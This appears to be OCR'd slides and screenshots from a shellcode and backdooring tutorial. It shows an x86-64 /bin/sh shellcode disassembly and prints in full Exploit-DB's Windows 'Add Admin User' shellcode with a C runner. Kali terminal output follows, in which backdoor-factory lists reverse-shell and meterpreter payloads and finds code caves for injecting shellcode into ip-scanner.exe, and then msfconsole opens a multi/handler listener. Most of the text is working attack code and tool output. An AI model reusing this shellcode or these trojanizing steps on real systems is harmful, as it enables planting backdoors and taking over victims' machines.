

AutoSave shellcode.pptx Suzath Ayodhya

File Home Insert Design Transitions Animations Slide Show Review View Add-ins Help Acrobat Search

Clipboard Slides Font Paragraph Drawing Editing Adobe Acrobat Voice

How To Create Shellcode

```
1 =====  
2 objdump disassembly  
3 =====  
4  
5 Disassembly of section .text:  
6  
7 000000000401000 <_start>:  
8 401000: 48 31 f6          xor     %rsi,%rsi  
9 401003: 56              push   %rsi  
10 401004: 48 bf 2f 62 69 6e 2f movabs $0x68732f2f6e69622f,%rdi  
11 40100b: 2f 73 68          push   %rdi  
12 40100e: 57              push   %rdi  
13 40100f: 54              push   %rsp  
14 401010: 5f              pop    %rdi  
15 401011: 6a 3b          pushq  $0x3b  
16 401013: 58              pop    %rax  
17 401014: 99              cld  
18 401015: 0f 05          syscall  
19
```

Slide 3 of 5

Click to add notes

16x47 11-May-20

Exploit Database - Exploits for P... Windows - Add Administrator U... exploit-db.com

EXPLOIT DATABASE

GET CERTIFIED

☐ Verified ☐ Has App

Filters Reset All

Show 15

Search:

Date	D	A	V	Title	Type	Platform	Author
2020-05-10				PI-hole < 4.4 - Remote Code Execution / Privileges Escalation	WebApps	Linux	Nick Frichette
2020-05-10				PI-hole < 4.4 - Remote Code Execution	WebApps	Linux	Nick Frichette
2020-05-08				Extreme Networks Aerohive HiveOS 11.0 - Remote Denial of Service (PoC)	DoS	Hardware	LiquidWorm
2020-05-07				Online AgroCulture Farm Management System 1.0 - 'pid' SQL Injection	WebApps	PHP	Bkpatron
2020-05-07				Pisay Online E-Learning System 1.0 - Remote Code Execution	WebApps	PHP	boku
2020-05-07				Online Clothing Store 1.0 - Arbitrary File Upload	WebApps	PHP	Sushant Kamble
2020-05-07				School File Management System 1.0 - 'username' SQL Injection	WebApps	PHP	Tarun Sehgal
2020-05-07				Draytek VigorAP 1000C - Persistent Cross-Site Scripting	WebApps	Hardware	Vulnerability-Lab
2020-05-07				Car Park Management System 1.0 - Authentication Bypass	WebApps	PHP	Tarun Sehgal
2020-05-07				FlashGet 1.9.6 - Denial of Service (PoC)	DoS	Windows	Milad karimi
2020-05-06				MPC Sharj 3.11.1 - Arbitrary File Download	WebApps	PHP	SajjadBnd
2020-05-06				YesWiki cercopitheque 2020.04.18.1 - 'id' SQL Injection	WebApps	PHP	coiffeur


16:51 11-May-20

Exploit Database Shellcodes

Windows - Add Administrator User

exploit-db.com/shellcodes/33836

AppsGoogleMost VisitingSLIITTV SerizNormalGoogle ScholarCyber SecurityYouTubeLECResearchRise of Nations Ext...Download Countdo...C++ - What is a seg...

EXPLOIT
DATABASE

GET CERTIFIED

Windows - Add Administrator User (BroK3n/BroK3n) + Null-Free Shellcode (194 bytes)

EDB-ID:
33836

Size:
194 BYTES



Author:
GIUSEPPE D'AMORE

Type:
SHELLCODE

Platform:
WINDOWS

Published:
2014-06-22

EDB VERIFIED: ✗

SHELLCODE:  / 

←

→

Add Admin User Shellcode (194 bytes) - Any Windows Version

=====

Title: Add Admin User Shellcode (194 bytes) - Any Windows Version
Release date: 21/06/2014
Author: Giuseppe D'Amore (<http://it.linkedin.com/pub/giuseppe-d-amore/69/37/66b>)
Size: 194 byte (NULL free)
Tested on: Win8, Win7, WinVista, WinXP, Win2kPro, Win2k8, Win2k8R2, Win2k3
Username: BroK3n
Password: BroK3n

16:52
11-May-20

Exploit Database Shellcodes x Windows - Add Administrator U x +

exploit-db.com/shellcodes/33836

Apps Google Most Visiting SUIT TV Seriz Normal Google Scholar Cyber Security YouTube LEC Research Rise of Nations Ext... Download Countdo... c++ - What is a seg...

Add Admin User Shellcode (194 bytes) - Any Windows Version


=====


Title: Add Admin User Shellcode (194 bytes) - Any Windows Version
Release date: 21/06/2014
Author: Giuseppe D'Amore (<http://it.linkedin.com/pub/giuseppe-d-amore/69/37/66b>)
Size: 194 byte (NULL free)
Tested on: Win8, Win7, WinVista, WinXP, Win2kPro, Win2k8, Win2k8R2, Win2k3
Username: BroK3n
Password: BroK3n


```
char shellcode[] = "\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"
"\x08\x8b\x72\x20\x8b\x12\x00\x7e\x0c\x33\xf2\x89\xc7\x83"
"\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"
"\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\xf2\x8b\x7a"
"\x24\x01\xc7\x68\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"
"\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x6f\x68\x2f"
"\x41\x44\x44\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"
"\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"
"\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"
"\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"
"\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"
"\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"
"\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7";


int main(int argc, char **argv){int (*f)();f = (int (*)())shellcode;(int)(f)();}
```


1652
11-May-20










```
Applications ▾ Places ▾ $ Terminal ▾ Sat 21 Jan, 01:28 root@anonymous: ~  
root@anonymous:~# backdoor-factory  
  
Author: Joshua Pitts  
Email: the.midnite.runr[-at ]gmail<d o-t>com  
Twitter: @midnite_runr  
IRC: freenode.net #BDFactory  
Version: 3.0.5  
Usage: backdoor.py [options]  
Options:  
-h, --help show this help message and exit  
-f FILE, --file=FILE File to backdoor  
-s SHELL, --shell=SHELL Payloads that are available for use. Use 'show' to see payloads.  
-H HOST, --hostip=HOST IP of the C2 for reverse connections.  
-P PORT, --port=PORT The port to either connect back to for reverse shells or to listen on for bind shells  
-J, --cave_jumping Select this options if you want to use code cave jumping to further hide your shellcode in the binary.  
-a, --add_new_section Mandating that a new section be added to the exe (better success) but less av avoidance  
-U SUPPLIED_SHELLCODE, --user_shellcode=SUPPLIED_SHELLCODE User supplied shellcode, make sure that it matches the architecture that you are targeting.  
-c, --cave The cave flag will find code caves that can be used for stashing shellcode. This will print to all the code caves of a specific size. The -l flag can be use with this setting.  
-l SHELL_LEN, --shell_length=SHELL_LEN For use with -c to help find code caves of different sizes  
-o OUTPUT, --output-file=OUTPUT The backdoor output file
```

```
settings in the injector module.
-u SUFFIX, --suffix=SUFFIX
    For use with injector, places a suffix on the original
    file for easy recovery
-D, --delete_original
    For use with injector module. This command deletes
    the original file. Not for use in production systems.
    *Author not responsible for stupid uses.*
-O DISK_OFFSET, --disk_offset=DISK_OFFSET
    Starting point on disk offset, in bytes. Some authors
    want to obfuscate their on disk offset to avoid
    reverse engineering, if you find one of those files
    use this flag, after you find the offset.
-S, --support_check
    To determine if the file is supported by BDF prior to
    backdooring the file. For use by itself or with
    verbose. This check happens automatically if the
    backdooring is attempted.
-M, --cave-miner
    Future use, to help determine smallest shellcode
    possible in a PE file
-q, --no_banner
    Kills the banner.
-v, --verbose
    For debug information output.
-T IMAGE_TYPE, --image-type=IMAGE_TYPE
    ALL, x86, or x64 type binaries only. Default=ALL
-Z, --zero_cert
    Allows for the overwriting of the pointer to the PE
    certificate table effectively removing the certificate
    from the binary for all intents and purposes.
-R, --runas_admin
    Checks the PE binaries for 'requestedExecutionLevel
    level="highestAvailable"'. If this string is included
    in the binary, it must run as system/admin. Doing this
    slows patching speed significantly.
-L, --patch_dll
    Use this setting if you DON'T want to patch DLLs.
    Patches by default.
-F FAT_PRIORITY, --fat_priority=FAT_PRIORITY
    For MACH-O format. If fat file, focus on which arch to
    patch. Default is x64. To force x86 use -F x86, to
    force both archs use -F ALL.
-B BEACON, --beacon=BEACON
    For payloads that have the ability to beacon out, set
    the time in secs
-m PATCH_METHOD, --patch-method=PATCH_METHOD
    Patching methods for PE files, 'manual' and
    'automatic'
```

```
root@anonymous:~# cd Desktop
root@anonymous:~/Desktop# backdoor-factory -f ipsc
```

Checking kali machine's IP

```
Applications * Places * Terminal *
Sat 21 Jan, 01:29
root@anonymous: ~/Desktop

-L, --patch_dll      slows patching speed significantly.
                    Use this setting if you DON'T want to patch DLLs.
                    Patches by default.
-F FAT_PRIORITY, --fat_priority=FAT_PRIORITY
                    For MACH-O format. If fat file, focus on which arch to
                    patch. Default is x64. To force x86 use -F x86, to
                    force both archs use -F ALL.
-B BEACON, --beacon=BEACON
                    For payloads that have the ability to beacon out, set
                    the time in secs
-m PATCH_METHOD, --patch-method=PATCH_METHOD
                    Patching methods for PE files, 'manual' and
                    'automatic'
```

```
root@anonymous:~# cd Desktop
root@anonymous:~/Desktop# backdoor-factory -f ip-scanner.exe -s show
```



```
Author:   Joshua Pitts
Email:    the.midnite.runr[at]gmail.com
Twitter:  @midnite_runr
IRC:      freenode.net #BDFactory
```

```
Version:  3.0.5
```

```
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
The following WinIntelPE32s are available: (use -s)
cave_miner_inline
iat_reverse_tcp_inline
iat_reverse_tcp_inline_threaded
iat_reverse_tcp_stager_threaded
iat_user_supplied_shellcode_threaded
meterpreter_reverse_https_threaded
reverse_shell_tcp_inline
reverse_tcp_stager_threaded
user_supplied_shellcode_threaded
root@anonymous:~/Desktop#
```

```
root@anonymous:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:3a:..10
          inet addr:192.168.1.101  Bcast:192.168...255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe3a:b10/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:170 errors:0 dropped:0 overruns:0 frame:0
          TX packets:71 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14496 (14.1 KiB)  TX bytes:10943 (10.6 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:20 errors:0 dropped:0 overruns:0 frame:0
          TX packets:20 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1200 (1.1 KiB)  TX bytes:1200 (1.1 KiB)
```

```
root@anonymous:~#
```




```
Applications * Places * Terminal * Sat 21 Jan, 01:30
root@anonymous: ~/Desktop

Twitter: @midnite_runr
IRC: freenode.net #BDFactory

Version: 3.0.5

[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 366
[*] All caves lengths: 366
#####
The following caves can be used to inject code and possibly
continue execution.
**Don't like what you see? Use jump, single, append, or ignore.**
#####
[*] Cave 1 length as int: 366
[*] Available caves:
1. Section Name: None; Section Begin: None End: None; Cave begin: 0x26c End: 0x3fc; Cave Size: 400
2. Section Name: .text; Section Begin: 0x400 End: 0x4e0; Cave begin: 0x4c30 End: 0x4dfc; Cave Size: 460
3. Section Name: .rdata; Section Begin: 0x5000 End: 0x5600; Cave begin: 0x545e End: 0x55fc; Cave Size: 414
4. Section Name: .rsr; Section Begin: 0x6200 End: 0x23000; Cave begin: 0xe398 End: 0xe580; Cave Size: 488
5. Section Name: .rsr; Section Begin: 0x6200 End: 0x23000; Cave begin: 0xe598 End: 0xe784; Cave Size: 492
6. Section Name: .rsr; Section Begin: 0x6200 End: 0x23000; Cave begin: 0xe79c End: 0xe984; Cave Size: 488
7. Section Name: .rsr; Section Begin: 0x6200 End: 0x23000; Cave begin: 0xe9a0 End: 0xab84; Cave Size: 484
8. Section Name: .rsr; Section Begin: 0x6200 End: 0x23000; Cave begin: 0xab84 End: 0xad84; Cave Size: 480
9. Section Name: .rsr; Section Begin: 0x6200 End: 0x23000; Cave begin: 0xada8 End: 0xaf88; Cave Size: 480
10. Section Name: .rsr; Section Begin: 0x6200 End: 0x23000; Cave begin: 0xafac End: 0xf188; Cave Size: 476
11. Section Name: .rsr; Section Begin: 0x6200 End: 0x23000; Cave begin: 0xf1ac End: 0xf388; Cave Size: 476
12. Section Name: .rsr; Section Begin: 0x6200 End: 0x23000; Cave begin: 0xf3b0 End: 0xf588; Cave Size: 472
13. Section Name: .rsr; Section Begin: 0x6200 End: 0x23000; Cave begin: 0xf5b4 End: 0xf78c; Cave Size: 472
14. Section Name: .rsr; Section Begin: 0x6200 End: 0x23000; Cave begin: 0xf7b8 End: 0xf98c; Cave Size: 468
15. Section Name: .rsr; Section Begin: 0x6200 End: 0x23000; Cave begin: 0xf9bc End: 0xfb8c; Cave Size: 464
16. Section Name: .rsr; Section Begin: 0x6200 End: 0x23000; Cave begin: 0xfbc0 End: 0xfd90; Cave Size: 464
17. Section Name: .rsr; Section Begin: 0x6200 End: 0x23000; Cave begin: 0xfdc0 End: 0xff90; Cave Size: 464
18. Section Name: .rsr; Section Begin: 0x6200 End: 0x23000; Cave begin: 0xffc4 End: 0x10190; Cave Size: 460
19. Section Name: .rsr; Section Begin: 0x6200 End: 0x23000; Cave begin: 0x101c8 End: 0x10390; Cave Size: 456
20. Section Name: .rsr; Section Begin: 0x6200 End: 0x23000; Cave begin: 0x10410 End: 0x10594; Cave Size: 388
22. Section Name: .rsr; Section Begin: 0x6200 End: 0x23000; Cave begin: 0x1e0a0 End: 0x1e2ec; Cave Size: 588
23. Section Name: .rsr; Section Begin: 0x6200 End: 0x23000; Cave begin: 0x22e21 End: 0x22ffc; Cave Size: 475
#####
[!] Enter your selection: 1
```



```
root@anonymous:~# msfconsole
[-] Failed to connect to the database: could not connect to server: Connection refused
Is the server running on host "localhost" (:::1) and accepting
TCP/IP connections on port 5432?
could not connect to server: Connection refused
Is the server running on host "localhost" (127.0.0.1) and accepting
TCP/IP connections on port 5432?
```



Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on <http://rapid7.com/metasploit>

```
=[ metasploit v4.11.5-2016010401 ]
+ -- --[ 1518 exploits - 875 auxiliary - 257 post ]
+ -- --[ 437 payloads - 37 encoders - 8 nops ]
+ -- --[ Free Metasploit Pro trial: http://t-7.co/trymsp ]
```

```
msf > use multi/handler
